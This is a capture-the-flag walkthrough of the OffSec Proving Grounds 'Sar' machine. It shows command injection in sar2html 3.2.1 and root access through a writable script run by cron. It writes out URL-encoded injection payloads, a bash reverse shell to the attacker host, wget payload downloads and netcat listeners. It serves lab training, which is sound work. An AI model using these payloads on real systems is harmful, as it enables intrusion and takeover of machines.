This is a walkthrough of the machine Sar from OffSec's Proving Grounds Play labs.
Machine information:
- Level: Easy
- Community rating: Easy
- Flags: 2
- OS: Linux
- Vector: Webapp, local
Nmap
sudo nmap -A --open -sV -sC -v -p- <IP>

Starting off with an Nmap scan, we discover the following open ports:
- 22 - SSH
- 80 - HTTP
Webapp

Manually enumerating the web application on port 80, we discover the string "sar2HTML" at /robots.txt:

Navigating to /sar2HTML, we discover that sar2html version 3.2.1 is running:
Initial access
Searching for sar2html with searchsploit, we find two RCE PoCs (49344 and 47204), both of which essentially utilize the same URL to obtain code execution:
searchsploit sar2html



We can directly obtain code execution and initial access through /sar2HTML/index.php?plot=;<URL_ENCODED_COMMAND>.
To do this, we will create a bash script containing a simple reverse shell, host it on our attack box, then use the RCE to download it, assign it execute permissions, start our listener and finally run it.
shell.sh:
#!/bin/bash
bash -i >& /dev/tcp/<IP>/<PORT> 0>&1
Start a simple HTTP server:
python3 -m http.server 80
Use the RCE vulnerability to download the bash script:
/sar2HTML/index.php?plot=;wget%20http://<IP>/shell.sh%20-O%20/tmp/shell.sh
Use the RCE vulnerability to adjust the bash script's permissions:
/sar2HTML/index.php?plot=;chmod%20+x%20/tmp/shell.sh
Start a netcat listener on the attack box:
nc -lvnp <PORT>
And finally execute the bash script using the RCE vulnerability:
/sar2HTML/index.php?plot=;bash%20/tmp/shell.sh

After this, we receive a shell as the user www-data, and can obtain the first local.txt flag:
Privilege escalation
Looking at the crontab file /etc/crontab, we notice that /var/www/html/finally.sh is executed every 5 minutes.
cat /etc/crontab

Checking out finally.sh, we discover that it executes /var/www/html/write.sh, which we will abuse by overwriting and turning it into a reverse shell:

We will delete write.sh, create another write.sh on our attack box, start a simple HTTP server, transfer it to the victim machine, and start a listener.
rm /var/www/html/write.sh
write.sh:
#!/bin/bash
bash -i >& /dev/tcp/<IP>/<PORT> 0>&1
wget http://<IP>/write.sh -O write.sh
Assign the new write.sh correct permissions:
chmod o+x write.sh
nc -lvnp <PORT>

Within ~5 minutes, we receive a shell as root, and can read the second proof.txt flag: